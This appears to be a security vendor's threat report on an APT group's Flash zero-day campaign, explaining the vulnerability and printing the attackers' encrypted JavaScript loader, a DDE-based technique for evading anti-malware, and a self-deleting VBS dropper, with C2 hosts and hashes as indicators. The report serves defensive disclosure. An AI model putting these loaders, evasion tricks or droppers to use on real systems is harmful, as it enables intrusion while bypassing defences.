

APT REPORTS

# Operation Daybreak

## Flash zero-day exploit deployed by the ScarCraft APT Group

By [Costin Raiu](#), [Anton Ivanov](#) on June 17, 2016. 6:00 am

CONTENTS

Earlier this year, we deployed new technologies in Kaspersky Lab products to identify and block zero-day attacks. This technology already proved its effectiveness earlier this year, when it caught an [Adobe Flash zero day exploit \(CVE-2016-1010\)](#). Earlier this month, our technology caught another zero-day Adobe Flash Player exploit deployed in targeted attacks. We believe the attacks are launched by an APT Group we track under the codename “ScarCraft”.

ScarCraft is a relatively new APT group; victims have been observed in Russia, Nepal, South Korea, China, India, Kuwait and Romania. The group has several ongoing operations, utilizing multiple exploits — two for Adobe Flash and one for Microsoft Internet Explorer.

Operation Daybreak appears to have been launched by ScarCraft in March 2016 and employs a previously unknown (0-day) Adobe Flash Player exploit. It is also possible that the group deployed another zero day exploit, CVE-2016-0147, which was patched in April.

This exploit caught by our technologies highlights a few very interesting evasion methods, some of which we haven’t seen before. We describe them below.

## Operation Daybreak general information

Operation Daybreak appears to have been launched by unknown attackers to infect high profile targets through spear-phishing e-mails. To date, we have observed more than two dozen victims for these attacks.

Although the exact attack vector remains unknown, the targets appear to receive a malicious link which points to a hacked website where the exploitation kit is hosted. The hacked web server hosting the exploit kit is associated with the ScarCraft APT and used in another line of attacks. Certain details, such as using the same infrastructure and targeting, make us believe that Operation Daybreak is being done by the ScarCraft APT group.

The ScarCraft APT group is a relatively new player and managed to stay under the radar for some time. In general, their work is very professional and focused. Their tools and techniques are well above the average. Prior to the discovery of Operation Daybreak, we observed the ScarCraft APT launching a series of attacks in Operation Erebus. Operation Erebus leverages another Flash Player exploit (CVE-2016-4117) through the use of watering hole attacks.

In the case of Operation Daybreak, the hacked website hosting the exploit kit performs a couple of browser checks before redirecting the visitor to a server controlled by the attackers hosted in Poland.


The main exploit page script contains a BASE64 decoder, as well as rc4 decryption implemented in JS.

```
<div id=“bodydebug”></div>
<script language=“javascript”>
  main_ajax = new Ajax({
    url: “ap.php”,
    type: “POST”,
    contentType: “application/x-www-form-urlencoded”,
    params: “@r2Lfr1m8aX07V52h_5u5G0y0J71J0p4nd8tE4cc8K38kIF4g8Uwksr8_U6khuATPu2ptDwt1_C2%09-vw==8s=7hnd4ulasghektjmw4v74f38”,
    onSuccess: function(ao){s = (rc4(“7hnd4ulasghektjmw4v74f3”)Base64.decode(ao.vhr.responseText)); eval(s)};
  });
</script>
</body>
</html>
```

The parameters sent to the “ap.php” script are randomly generated on each hit, so the second stage payload gets encrypted differently each time. This prevents easy detection by MD5 or signatures of the second stage payload.

The exploitation process consists of three Flash objects. The Flash object that triggers the vulnerability in Adobe Flash Player is located in second SWF delivered to the victim.

At the end of the exploitation chain, the server sends a legitimate PDF file to user — “china.pdf”. The “china.pdf” file shown to the victims in the last stage of the attack seems to be written in Korean:



The document text talks about disagreements between China and “The North” over nuclear programs and demilitarization.

## Vulnerability technical details

The vulnerability (CVE-2016-4171) is located in the code which parses the ExecPolicy metadata information.

This is what the structure looks like:






```
metadata_info
{
  u30 name
  u30 item_count
  item_info items[item_count]
}

item_info
{
  u30 key
  u30 value
}
```

The documentation says the following about these structures:

“The item\_info entry consists of item\_count elements that are interpreted as key/value pairs of indices into the string table of the constant pool. If the value of key is zero, this is a keyless entry and only carries a value.”

### IN THE SAME CATEGORY

-  Chafer used Remexi malware to spy on Iran-based foreign diplomatic entities
-  GreyEnergy’s overlap with Zebrocy
-  A Zebrocy Go Downloader
-  APT review of the year
-  DarkPulsar FAQ

## Kaspersky Security Bulletin 2019. Statistics

All the statistics were collected from November 2018 to October 2019.


Get the report

In the exploit, we have the following item\_info structures:

```
metadataInfo.itemCount : 000003E8
itemInfo.key : 00000005
itemInfo.value : 00000869
itemInfo.key : 00000005
itemInfo.value : 0000086D
itemInfo.key : 00000005
itemInfo.value : 00000871
itemInfo.key : 00000005
itemInfo.value : 00000875
```

#### Item\_info array in exploit object

The code that triggers the vulnerability parses this structure and, for every key and value members, tries to get the respective string object from string constant pool. The problem relies on the fact that the ".key" and ".value" members are used as indexes without any kind of boundary checks. It is easy to understand that if key or value members are larger than string constant pool array, a memory corruption problem appears. It is also important to mention that this member's (value, key) are directly read from SWF object, so an attacker can easily use them to implement arbitrary read/write operations.




#### Getting object by index from constant pool without any checks

Using this vulnerability, the exploit implements a series of writes at specified addresses to achieve full remote code execution.

## Bypassing security solutions through DDE

The Operation Daybreak attack employs multiple stages, which are all outstanding in some way. One of them attracted our attention because it implements a bypass for security solutions we have never seen before.

In the first stage of the attack, the decrypted shellcode executed by the exploit downloads and executes a special DLL file. This is internally called "yay\_release.dll":



#### Second stage DLL internal name and export

The code of this module is loaded directly into the exploited application and has several methods of payload execution. One of the methods uses a very interesting technique of payload execution which is designed mostly to bypass modern anti-malware products. This uses an interesting bug in the Windows DDE component. It is not a secret that anti-malware systems trigger on special system functions that are called in the context of potential vulnerable applications to make a deeper analysis of API calls such as CreateProcess, WinExec or ShellExecute.

For instance, such defense technologies trigger if a potentially vulnerable application such as Adobe Flash starts other untrusted applications, scripts interpreters or even the command console.

To make execution of the payload invisible for these defense systems, the threat actors used the Windows DDE interface in a very clever way. First, they register a special window for it:

```
CreateWindowExA(0, "DDELauncher", "Title", 0x00000000, 0, 0, 20, 30, 0, 0, 0, 0);
while ( 1 )
{
    u0 = GetMessageA(&Msg, 0, 0, 0);
    if ( !u0 )
        break;
    if ( dword_100644A0 )
        return u0;
    TranslateMessage(&Msg);
    DispatchMessageA(&Msg);
}
```

In the window procedure, they post WM\_DDE\_EXECUTE messages with commands:

```
GlobalUnlock(hMem);
u5 = PackDDEIParam(0x3E8u, 0, (UINT_PTR)hMem);
if ( !PostMessageA(hWnd, 0x3E8u, uParam, u5) )
    GlobalFree(hMem);
result = 0;
```

#### Sending WM\_DDE\_EXECUTE message to window

The attackers used the following commands:

```
rdata:100BE3E8 ; unicode 0, <[AddItem("wscript" "%s", "MSN Live update", 1)]>,0
rdata:100BE448 ; wchar_t aMSNLiveUpdate_
rdata:100BE448 ; aMSNLiveUpdate_ : DATA XREF: sub_100B15EB+F370
rdata:100BE472 ; unicode 0, <MSN Live update.lnk>,0
rdata:100BE472 ; align 4
rdata:100BE474 ; wchar_t aMSNLiveUpdate
rdata:100BE474 ; aMSNLiveUpdate_ : DATA XREF: sub_100B15EB+130F0
rdata:100BE474 ; unicode 0, <%s\MSN Live update.lnk>,0
rdata:100BE482 ; align 8
rdata:100BE488 ; wchar_t aShowGroupMSnI
rdata:100BE488 ; aShowGroupMSnI : DATA XREF: sub_100B15EB+107F0
rdata:100BE488 ; unicode 0, <[ShowGroup("MSN Live update.lnk", "dummystr", 1)]>,0
rdata:100BE50C ; align 10h
rdata:100BE510 ; wchar_t aDeleteItem_Ms
rdata:100BE510 ; aDeleteItem_Ms : DATA XREF: sub_100B15EB+1C7F0
rdata:100BE510 ; unicode 0, <[DeleteItem("..\\MSN Live update")]>,0
rdata:100BE556 ; align 4
rdata:100BE558 ; wchar_t aDeleteGroupMSn
rdata:100BE558 ; aDeleteGroupMSn : DATA XREF: sub_100B15EB+107F0
rdata:100BE558 ; unicode 0, <[DeleteGroup("MSN Live update.lnk", "t")]>,0
rdata:100BE56C ; addlauncher : DATA XREF: sub_100B184B+4370
```

The main idea here is that if you create a LNK to an executable or command, then use the ShowGroup method, the program will be executed. This is an undocumented behavior in Microsoft Windows.

In our case, a malicious VBS was executed, which installs a next stage payload stored in CAB file:

```
Dim objshell
Dim objfs
```

```

Dim destPath
Dim cmdLine
On Error Resume Next
set objshell = WScript.CreateObject("WScript.shell")
set objfso = WScript.CreateObject("Scripting.FileSystemObject")
objfso.DeleteFile Wscript.ScriptFullName
Wscript.Sleep 5000
destPath = objshell.ExpandEnvironmentStrings("%s")
objfso.DeleteFile destPath
objfso.CopyFile "%s", destPath, OverwriteExisting
objfso.DeleteFile "%s"
cmdline = "wusa " + destPath + " /quiet /extract:%SYSTEMROOT%\System32\
objshell.run cmdline, 0, true
objfso.DeleteFile destPath
objfso.CreateTextFile "%s"
set objshell = Nothing

```

#### Malicious VBS used in the attack

We have reported this "creative" abuse of DDE to Microsoft's security team.

The final payload of the attack is a CAB file with the following MD5:

- 8844a537e7f533192ca8e81886e70fbc

The MS CAB file (md5: 8844a537e7f533192ca8e81886e70fbc) contains 4 malicious DLL files:


MD5	Filename
a6f14b547d9a7190a1f9f1c06f906063	cfgifut.dll
e51ce28c2e2d226365bc5315d3e5f83e	cldbct.dll
067681b79756156ba26c12bc36bf835c	cryptbase.dll
f8a2d4ddf9dc2de750c8b4b7ee45ba3f	msfte.dll

The file cldbct.dll (e51ce28c2e2d226365bc5315d3e5f83e) connects to the following C2:

- hXXp://webconncheck.myfwl.jus:8080/8xrss.php

The modules are signed by an invalid digital certificates listed as "Tencent Technology (Shenzhen) Company Limited" with serial numbers, copied from real Tencent certificates:

- 5d 06 88 f9 04 0a d5 22 87 fc 32 ad ec eb 85 b0
- 71 70 bd 93 cf 3f 18 9a e6 45 2b 51 4c 49 34 0e



#### Invalid digital signature on malware samples

The malware deployed in this attack is extremely rare and apparently reserved only for high profile victims. Our products detect it as well as other malware from ScarCruft as **HEUR:Trojan.Win32.ScarCruft.gen**.

## Victims:

Although our visibility is rather limited, some of the victims of these attacks include:

- A law enforcement agency in an Asian country
- One of the largest trading companies in Asia and in the world
- A mobile advertising and app monetization company in the USA
- Individuals related to the International Association of Athletics Federations
- A restaurant located in one of the top malls in Dubai

Some of these were compromised over the last few days, indicating the attackers are still very active.

## Conclusions:

Nowadays, in-the-wild Flash Player exploits are becoming rare. This is because in most cases they need to be coupled with a Sandbox bypass exploit, which makes them rather tricky.

Additionally, Adobe has been doing a great job at implementing new mitigations to make exploitation of Flash Player more and more difficult.

Nevertheless, resourceful threat actors such as ScarCruft will probably continue to deploy zero-day exploits against their high profile targets.

As usual, the best defense against targeted attacks is a multi-layered approach. Windows users should combine traditional anti-malware technologies with patch management, host intrusion detection and, ideally, whitelisting and default-deny strategies. According to a study by the Australian DSD, [85% of the targeted attacks analysed could have been stopped by four simple defense strategies](#). While it's impossible to achieve 100% protection, in practice and most cases all you have to do is increase your defenses to the point where it becomes too expensive for the attacker – who will just give up and move on to other targets.

Kaspersky products detect flash exploit as HEUR:Exploit.SWF.Agent.gen also our AEP (Automatic Exploit Prevention) component can successfully detect this attack. Payloads are detected with HEUR:Trojan.Win32.ScarCruft.gen verdict.

\* More information about the ScarCruft APT group is available to customers of [Kaspersky Intelligent Services](#).

## Indicators of compromise:

### Malicious IPs and hostnames:

- 212.7.217[.]10
- reg.finet[.]org
- webconncheck.myfwl.jus

### MD5s:

```

3e5ac6bbf108fec97e1cc36560ab0b6
a6f14b547d9a7190a1f9f1c06f906063
e51ce28c2e2d226365bc5315d3e5f83e
067681b79756156ba26c12bc36bf835c
f8a2d4ddf9dc2de750c8b4b7ee45ba3f
8844a537e7f533192ca8e81886e70fbc

```





## LEAVE A REPLY

Your email address will not be published. Required fields are marked \*

Enter your comment here

Name \*

Email \*



kaspersky

© 2020 AO Kaspersky Lab. All Rights Reserved.

Registered trademarks and service marks are the property of their respective owners.

SUBMIT

[Contact us](#) | [Privacy Policy](#) | [License Agreement](#)



I'm not a robot



Email

SUBSCRIBE

I agree to provide my email address to "AO Kaspersky Lab" to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

We use cookies to make your experience of our websites better. By using and further navigating this website you accept this. Detailed information about the use of cookies on this website is available by clicking on [more information](#).



ACCEPT AND CLOSE

